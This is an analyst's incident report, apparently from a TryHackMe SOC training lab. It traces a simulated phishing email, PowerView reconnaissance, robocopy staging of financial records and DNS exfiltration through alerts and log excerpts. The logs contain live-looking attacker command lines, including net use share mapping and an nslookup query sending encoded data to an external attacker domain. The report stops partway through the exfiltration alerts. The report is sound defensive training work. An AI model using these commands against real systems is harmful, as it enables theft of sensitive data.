SOC L1 INCIDENT REPORT FORM	
Incident	Phishing-initiated compromise leading to PowerShell reconnaissance, data staging, and DNS-based exfiltration targeting executive endpoint
Date & Time Detected	Feb 19, 2026 — 15:55 (UTC+8)
Analyst	Justin Benedict P. Mendoza
Targeted Assets	Primary affected asset: ● Host: WIN-3450 ● User: michael.ascot (Chief Executive Officer) Additional asset accessed: ● Network share: \FILESRV-01\SSF-FinancialRecords
Detection Source	Multiple alerts from email monitoring and endpoint/SIEM detections, including: ● Suspicious email with attachment ● PowerShell script creation ● Network share mapping detection ● Suspicious parent-child process alerts ● DNS query anomalies
Severity	**HIGH**

INCIDENT SUMMARY

This report documents a multi-stage intrusion identified through correlated email and endpoint alerts, involving activity consistent with DNS-based data exfiltration from a high-value executive asset. The sequence began with a phishing email sent from an external domain (john@hatmakereurope.xyz) to the CEO (michael.ascot@tryhatme.com). The message used urgent financial language regarding an overdue payment and included a ZIP attachment named *ImportantInvoice-February.zip*, indicating a social engineering attempt intended to prompt user interaction.

Following this event, a series of endpoint alerts were triggered on the CEO's workstation (WIN-3450). A PowerShell script named *PowerView.ps1* was created, suggesting internal reconnaissance activity. Shortly thereafter, a network share containing financial records was mapped using net.exe, and files were copied using robocopy.exe into a directory labeled *exfiltration*, indicating data collection and staging.

Subsequent DNS queries generated via nslookup.exe contained long encoded subdomains directed to an external domain, behavior consistent with DNS-based data exfiltration. Overall, the observed activity represents a coordinated attack chain involving phishing-based initial access, reconnaissance, data staging, and probable data exfiltration.

The analysis is based on available email telemetry, Splunk log data, and SIEM alert correlation at the time of investigation. Threat intelligence enrichment was performed using VirusTotal to validate file hashes and domain indicators, while Microsoft Learn documentation was referenced to confirm the legitimate functionality of native Windows utilities observed during the investigation.

THREAT VECTOR / INCIDENT TYPE

The incident involved a phishing-based initial access followed by a sequence of post-compromise activities, including reconnaissance, data staging, and network behavior consistent with DNS-based exfiltration using legitimate system tools. The observed behaviors align with multiple MITRE ATT&CK techniques, as outlined below:

a. **Phishing (T1566)** – The activity likely originated from a phishing email containing a malicious attachment intended to deceive the user into execution.
b. **PowerShell Execution (T1059.001)** – PowerShell was used to execute scripts and commands, including the creation of *PowerView.ps1*, indicating post-exploitation activity.
c. **Remote System Discovery / Domain Enumeration (T1087 / T1069)** – The use of PowerView suggests enumeration of domain users, groups, or network resources as part of internal reconnaissance.
d. **Network Share Discovery and Access (T1135)** – The attacker accessed a network share containing financial records using net.exe, indicating targeted access to sensitive resources.
e. **Data Staged (T1074)** – Files were copied into a directory labeled *exfiltration*, indicating preparation of collected data prior to transfer.
f. **Exfiltration Over Alternative Protocol (T1048)** – Encoded DNS queries generated via nslookup.exe were observed, behavior consistent with potential data exfiltration over DNS.

g. **Living-off-the-Land Techniques** – The attacker leveraged native Windows utilities such as PowerShell, Robocopy, net.exe, and nslookup.exe to blend malicious activity with normal system operations.

INITIAL ANALYSIS & EVIDENCE

A structured review of correlated security alerts and telemetry was conducted to establish an evidence-based timeline and assess the progression of the observed activity across email and endpoint sources..

Alert ID 1005 — Email telemetry showing sender, recipient, subject, and attachment details.

1005	Suspicious Attachment found in email	Low	Phishing	Feb 19th 2026 at 15:55	Awaiting action

Description:	A suspicious attachment was found in the email. Investigate further to determine if it is malicious.
datasource:	email
timestamp:	02/19/2026 15:53:32.112
subject:	FINAL NOTICE: Overdue Payment - Account Suspension Imminent
sender:	john@hatmakereurope.xyz
recipient:	michael.ascot@tryhatme.com
attachment:	ImportantInvoice-Febrary.zip
content:	URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences.
direction:	inbound

The sequence of events began with the detection of a suspicious inbound email associated with Alert ID 1005, recorded on 02/12/2026 at 14:07:10.374. Email telemetry shows the message was sent from the external domain john@hatmakereurope.xyz to the CEO (michael.ascot@tryhatme.com) with the subject *"FINAL NOTICE: Overdue Payment – Account Suspension Imminent."* The content used urgent financial language referencing overdue payment and potential account suspension, consistent with social engineering tactics designed to prompt immediate action. The email contained a compressed attachment named ImportantInvoice-February.zip, increasing the likelihood of user interaction. Based on the timing, context, and characteristics of the message, this event is assessed as the most probable initial access vector for the subsequent endpoint activity.


2/19/26 3:53:19.112 PM

```
{ [-]
   attachment: ImportantInvoice-Febrary.zip
   content: URGENT: Your account is 30 days past due and will be suspended today unless immediate payment is processed. Legal action will commence if payment is not received within 24 hours. Open the attached invoice immediately to view payment options and avoid legal consequences.
   datasource: email
   direction: inbound
   recipient: michael.ascot@tryhatme.com
   sender: john@hatmakereurope.xyz
   subject: FINAL NOTICE: Overdue Payment - Account Suspension Imminent
   timestamp: 02/19/2026 15:53:19.112
}
```

Show as raw text


host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

The log entry shows an inbound email event captured by the email telemetry source on 02/19/2026 at 15:53:19.112, sent from john@hatmakereurope.xyz to michael.ascot@tryhatme.com. The message contained urgent payment language and included the attachment ImportantInvoice-February.zip, which is indicative of a phishing attempt leveraging social engineering to prompt user interaction. The presence of this artifact supports the assessment that the email likely served as the initial access vector in the incident timeline.



Name	Date modified	Type	Size
ImportantInvoice-Febrary	9/25/2025 6:21 AM	Compressed (zipp...	1 KB

The file ImportantInvoice-February.zip, the attachment referenced in the phishing email. Its presence supports the assessment of a social-engineering lure that could deliver or conceal malicious content and also noticeable typo in “Febrary”




The file analysis results for the attachment ImportantInvoice-February.zip. The file is a small ZIP archive (346 bytes) and is marked as non-executable, indicating it's a container rather than a direct program. Cryptographic hashes (MD5, SHA-1, SHA-256) are provided, which can be used to verify file integrity and check reputation in threat intelligence sources such as VirusTotal.


MD5
332ffb18aa5c12126e4befd02388a6be

SHA-1
ab600fbdd35d0e163582ad8d262b42cf8766ccf0

SHA-256
145bb70abdc0c62574a7dd8cfb08982c39c4573470c8b87db41d755bd2f9ea0



Because this indicator comes from a TryHackMe lab, it's expected that no public comments or threat intelligence exist. Training environments use simulated artifacts, so the assessment should rely on behavioral evidence from the investigation rather than external reputation data.



About 3 results (0.07 seconds) Sort by

THM SOC Simulator: Phishing Unfolding | by Rwaby Alhumidi
medium.com
Jun 18, 2025 ... attachment: **ImportantInvoice-Febrary.zip**; content: The content of this email has been removed in accordance with privacy regulations and ...

Infosec Press Reader
infosec.press
... **ImportantInvoice-Febrary.zip**" was created at the /downloads directory, which later created the /exfiltration subdirectory. We have no information regarding ...

TryHackMe SOC Simulator - LinkedIn
pt.linkedin.com
Jan 24, 2025 ... O e-mail continha um anexo "**ImportantInvoice-Febrary[.]zip**". Conteúdo do artigo E-mail Phishing. Tática: Execution - ID: TA0002. ├─Técnica ...

Reputation and intelligence lookup for the attachment ImportantInvoice-February.zip. While no major security vendors have definitively classified the file as malicious, some engines label it as suspicious, indicating potential risk. The search results and community references link the file name to phishing simulations and security analysis content, reinforcing its association with social-engineering scenarios. In the context of the investigation, this supports the assessment that the attachment is part of a phishing lure rather than a benign document.

Alert ID 1020 — Sysmon FileCreate event showing PowerShell execution and file path.

ID	Alert rule	Severity	Type	Date	Status	Action
1020	Powershell Script in Downloads Folder.	Low	Execution	Feb 19th 2026 at 16:17	Awaiting action	

Description:	A powershell script was created in the Downloads folder.
datasource:	sysmon
timestamp:	02/19/2026 16:15:02.112
event.code:	11
host.name:	win-3450
process.name:	powershell.exe
process.pid:	9060
event.action:	File created (rule: FileCreate)
file.path:	C:\Users\michael.ascot\Downloads\PowerView.ps1

This alert shows the creation of a PowerShell script (PowerView.ps1) in the Downloads directory of host WIN-3450, recorded on 02/19/2026 at 16:15:02.112 via Sysmon (Event ID 11 – FileCreate). The script was created by powershell.exe, which is notable because PowerView is commonly associated with post-exploitation reconnaissance. Its presence suggests the attacker initiated internal discovery activities after gaining access, marking the transition from initial access to reconnaissance in the attack timeline.


```
> 2/19/26 4:14:49.112 PM
{ [-]
  datasource: sysmon
  event.action: File created (rule: FileCreate)
  event.code: 11
  file.path: C:\Users\michael.ascot\Downloads\PowerView.ps1
  host.name: win-3450
  process.name: powershell.exe
  process.pid: 9060
  timestamp: 02/19/2026 16:14:49.112
}
Show as raw text
host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json
```


This event shows PowerView.ps1 being created in the Downloads directory on WIN-3450 by powershell.exe. The creation of this known reconnaissance tool marks the beginning of observable malicious activity on the endpoint following the phishing email.


```
i | Time | Event
> 2/19/26 4:15:38.112 PM
{ [-]
  datasource: powershell
  event.action: Execute a Remote Command
  file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
  host.name: win-3450
  message: Creating Scriptblock text (1 of 1):{ $Up = $True if($Ping) { # TODO: how can these results be piped to ping for a speedup?
$Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname } if($Up) { # return full data objects if
($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties }
else { # otherwise we're just returning the DNS host name $_.properties.dnshostname } }
}ScriptBlock ID: fe1b8559-938b-4c36-8c28-1e3bc2cf7039Path: C:\Users\michael.ascot\downloads\PowerView.ps1
  powershell.command.invocation_details.value: -
  powershell.command.name: -
  powershell.file.script_block_text: { $Up = $True if($Ping) { # TODO: how can these results be piped to ping for a speedup?
$Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname } if($Up) { # return full data objects if
($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties }
else { # otherwise we're just returning the DNS host name $_.properties.dnshostname } } }
  process.command_line: -
  timestamp: 02/19/2026 16:15:38.112
  winlog.process.pid: 3,728
}
Show as raw text
host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

> 2/19/26 4:15:10.112 PM
{ [-]
  datasource: powershell
  event.action: Execute a Remote Command
  file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
  host.name: win-3450
  message: Creating Scriptblock text (1 of 1):({$_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: 20a6f72b-7009-456f-bd81-e5795ae93b48Path:
C:\Users\michael.ascot\downloads\PowerView.ps1
  powershell.command.invocation_details.value: -
  powershell.command.name: -
  powershell.file.script_block_text: ({$_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}
  process.command_line: -
  timestamp: 02/19/2026 16:15:10.112
  winlog.process.pid: 3,728
}
Show as raw text
host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json
```

Logs show PowerView.ps1 executed via PowerShell on WIN-3450 at 02/19/2026 at 16:15, with script block logging capturing AD enumeration commands. This confirms active reconnaissance activity following initial access, indicating the attacker was gathering information on domain resources and environment structure.

2/19/26 4:15:10.112 PM

```
{ [-]
   datasource: powershell
   event.action: Execute a Remote Command
   file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
   host.name: win-3450
   message: Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: 3ccfb5d1-29e5-4038-8305-8c8844a8fa1fPath:
C:\Users\michael.ascot\downloads\PowerView.ps1
   powershell.command.invocation_details.value: -
   powershell.command.name: -
   powershell.file.script_block_text: {($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}
   process.command_line: -
   timestamp: 02/19/2026 16:15:10.112
   winlog.process.pid: 3,728
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

2/19/26 4:15:10.112 PM

```
{ [-]
   datasource: powershell
   event.action: Execute a Remote Command
   file.path: C:\Users\michael.ascot\downloads\PowerView.ps1
   host.name: win-3450
   message: Creating Scriptblock text (1 of 1):{($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}ScriptBlock ID: af4bd44c-347e-47a5-959b-4e70e125bf53Path:
C:\Users\michael.ascot\downloads\PowerView.ps1
   powershell.command.invocation_details.value: -
   powershell.command.name: -
   powershell.file.script_block_text: {($_ -is [Reflection.Emit.ModuleBuilder]) -or ($_ -is [Reflection.Assembly])}
   process.command_line: -
   timestamp: 02/19/2026 16:15:10.112
   winlog.process.pid: 3,728
}
```

Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

PowerShell logs show remote command execution of PowerView.ps1 on WIN-3450 at approximately 16:15:10 on Feb 19, 2026. Script block logging captured reflective loading activity, confirming the script was actively executed rather than simply present on disk. This provides strong evidence of post-compromise reconnaissance using a known AD enumeration tool.

CHEAT SHEETS

PowerView

2024 bordergate

PowerView is a PowerShell script to perform common Active Directory enumeration and exploitation tasks. This article lists some common PowerView enumeration commands.

You can obtain a copy of PowerView here; https://github.com/ZeroDayLab/PowerSploit/blob/master/Recon/PowerView.ps1.

There is also a .NET port of PowerView, called SharpView in case usage of PowerShell isn't an option. This can be downloaded here; https://github.com/tevora-threat/SharpView

According to BorderGate this provides contextual information about PowerView, a known PowerShell reconnaissance tool used to enumerate Active Directory

environments. It supports the assessment that the observed PowerView.ps1 activity is consistent with post-compromise discovery behavior.

Alert ID 1022 — Process command line showing network share mapping activity.

1022	Network drive mapped to a local drive	Medium	Execution	Feb 19th 2026 at 16:18	Awaiting action

Description:	A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.
datasource:	sysmon
timestamp:	02/19/2026 16:16:57.112
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	5784
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

This alert records the mapping of a network drive to the local system using net.exe, executed on 02/19/2026 at 16:16:57.112 on host WIN-3450. The command line shows access to the shared directory \FILESRV-01\SSF-FinancialRecords, initiated by a parent powershell.exe process. Given the prior reconnaissance activity, this behavior indicates the attacker leveraged the compromised user context to access sensitive financial data, representing a shift from discovery to targeted resource access in the attack chain.

```
> 2/19/26
  4:16:44.112 PM
{ [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords
  process.name: net.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 5784
  process.working_directory: C:\Users\michael.ascot\downloads\
  timestamp: 02/19/2026 16:16:44.112
}
Show as raw text
host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json
```

This log shows net.exe executed via PowerShell to map drive Z: to the financial records share (\\FILESRV-01\SSF-FinancialRecords). The activity indicates access to sensitive network resources and supports the assessment of targeted data collection following initial compromise.

Alert ID 1023 — Process creation logs showing Robocopy execution and destination path.

1023	Suspicious Parent Child Relationship	Low	Process	Feb 19th 2026 at 16:19	Awaiting action

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:17:44.112
event.code:	1
host.name:	win-3450
process.name:	Robocopy.exe
process.pid:	8356
process.parent.pid:	3,728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
process.working_directory:	Z:\
event.action:	Process Create (rule: ProcessCreate)

This alert shows the execution of robocopy.exe on 02/19/2026 at 16:17:44.112 on host WIN-3450, spawned by powershell.exe, indicating an uncommon parent-child relationship. The command line reveals files were copied from a network location to a directory named exfiltration within the user's Downloads path, which is consistent with data collection and staging behavior. Although Robocopy is a legitimate Windows utility, its use in this context suggests it was leveraged to prepare sensitive data for potential exfiltration.

```
2/19/26
4:17:31.112 PM
{ [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E
  process.name: Robocopy.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3,728
  process.pid: 8356
  process.working_directory: Z:\
  timestamp: 02/19/2026 16:17:31.112
}
Show as raw text
host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json
```

This log shows robocopy.exe executed on host WIN-3450 at 16:17:31, initiated by powershell.exe, copying files into a directory named exfiltration within the user's Downloads path. The activity indicates data collection and staging, a common step prior to data exfiltration in post-compromise scenarios.

robocopy

Applies to: ✅ Windows Server 2025, ✅ Windows Server 2022, ✅ Windows Server 2019, ✅ Windows Server 2016, ✅ Windows 11, ✅ Windows 10, ✅ Azure Local 2311.2 and later

In this article

Syntax
Examples
Related links

Copies file data from one location to another.

Syntax

Windows Command Prompt | Copy

```
robocopy <source> <destination> [<file>[ ...]] [<options>]
```

For example, to copy a file named *yearly-report.mov* from *c:\reports* to a file share *\\marketing\videos* while enabling multi-threading for higher performance (with the **/mt** parameter) and the ability to restart the transfer in case it's interrupted (with the **/z** parameter), type:

Windows Command Prompt | Copy

```
robocopy c:\reports "\\marketing\videos" yearly-report.mov /mt /z
```

Important

If any data is copied from the *root* of a device, the destination directory adopts the "hidden" and "system" attributes during the copy process.

According to Microsoft Learn, Robocopy is a legitimate Windows file-copy utility. In this incident, its presence supports evidence of data collection and staging, as attackers commonly abuse Robocopy to copy large volumes of files (e.g., financial records) into a staging directory prior to exfiltration.

Alert ID 1024 — Process command line showing network share removal.

1024	Network drive disconnected from a local drive	Medium	Execution	Feb 19th 2026 at 16:19	Awaiting action

Description:	A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.
datasource:	sysmon
timestamp:	02/19/2026 16:17:55.112
event.code:	1
host.name:	win-3450
process.name:	net.exe
process.pid:	8004
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\net.exe" use Z: /delete
process.working_directory:	C:\Users\michael.ascot\downloads\
event.action:	Process Create (rule: ProcessCreate)

This alert shows net.exe executed on 02/19/2026 at 16:17:55.112 on host WIN-3450, initiated by powershell.exe, with the command net use Z: /delete. The action indicates the mapped network drive to the financial records share was disconnected shortly after file copy activity, suggesting an attempt to remove evidence of access. This behavior is consistent with post-collection cleanup activity often observed after data staging.

2/19/26 4:17:42.112 PM


```
{ [-]
  datasource: sysmon
  event.action: Process Create (rule: ProcessCreate)
  event.code: 1
  host.name: win-3450
  process.command_line: "C:\Windows\system32\net.exe" use Z: /delete
  process.name: net.exe
  process.parent.name: powershell.exe
  process.parent.pid: 3728
  process.pid: 8004
  process.working_directory: C:\Users\michael.ascot\downloads\
  timestamp: 02/19/2026 16:17:42.112
}
```


Show as raw text

host = 10.10.171.230:8989 | source = eventcollector | sourcetype = _json

This event shows net.exe executed on host WIN-3450 at 02/19/2026 16:17:42, initiated by powershell.exe. The command `net use Z: /delete` indicates the mapped

network drive to the financial records share was disconnected, which is consistent with post-activity cleanup after data access or staging.

··· / Networking and Internet / Windows Sockets 2 / Ask Learn

Net.exe

Net.exe can be used to stop and start the IPv6 protocol. Restarting IPv6 reinitializes the protocol as if the computer were restarting, which may change interface numbers. Net.exe has many subcommands. The following commands are relevant to IPv6:

net stop tcpip6

Stops the IPv6 protocol and unloads it from memory. This command fails if any IPv6 sockets are open.

net start tcpip6

Starts the IPv6 protocol if it was stopped. If a new Tcpip6.sys driver file is present in the %systemroot%\System32\Drivers directory, that driver file is loaded.

According to Microsoft Learn, this reference shows that net.exe is a legitimate Windows administrative utility used to manage network services and configurations. Although commonly used for routine system tasks, its presence in this incident particularly for mapping and removing a network share supports the assessment that the attacker leveraged native tools (living-off-the-land) to access and manipulate network resources while blending in with normal system activity.

Alert IDs 1025–1034 — Multiple Sysmon ProcessCreate events showing nslookup execution and encoded DNS queries

1034	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1033	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1032	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1031	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1030	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1029	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1028	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1027	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1026	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	
1025	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	

These alerts represent a cluster of high-severity suspicious parent-child process relationships observed on WIN-3450 at approximately 16:20 on Feb 19, 2026. The volume and timing of these events indicate automated or scripted activity, consistent with the previously identified PowerShell execution chain. Given their close temporal proximity to the data staging and network activity, these alerts likely correspond to repeated command executions supporting the exfiltration process. The grouping of these events strengthens the assessment of coordinated post-compromise activity rather than isolated anomalies.

1025	Suspicious Parent Child Relationship	High	Process	Feb 19th 2026 at 16:20	Awaiting action	

Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.
datasource:	sysmon
timestamp:	02/19/2026 16:18:42.112
event.code:	1
host.name:	win-3450
process.name:	nslookup.exe
process.pid:	5520
process.parent.pid:	3728
process.parent.name:	powershell.exe
process.command_line:	"C:\Windows\system32\nslookup.exe" UEsDBBQAAAAIANigLIfVU3cDIgAAAI.haz4rdw4re.io
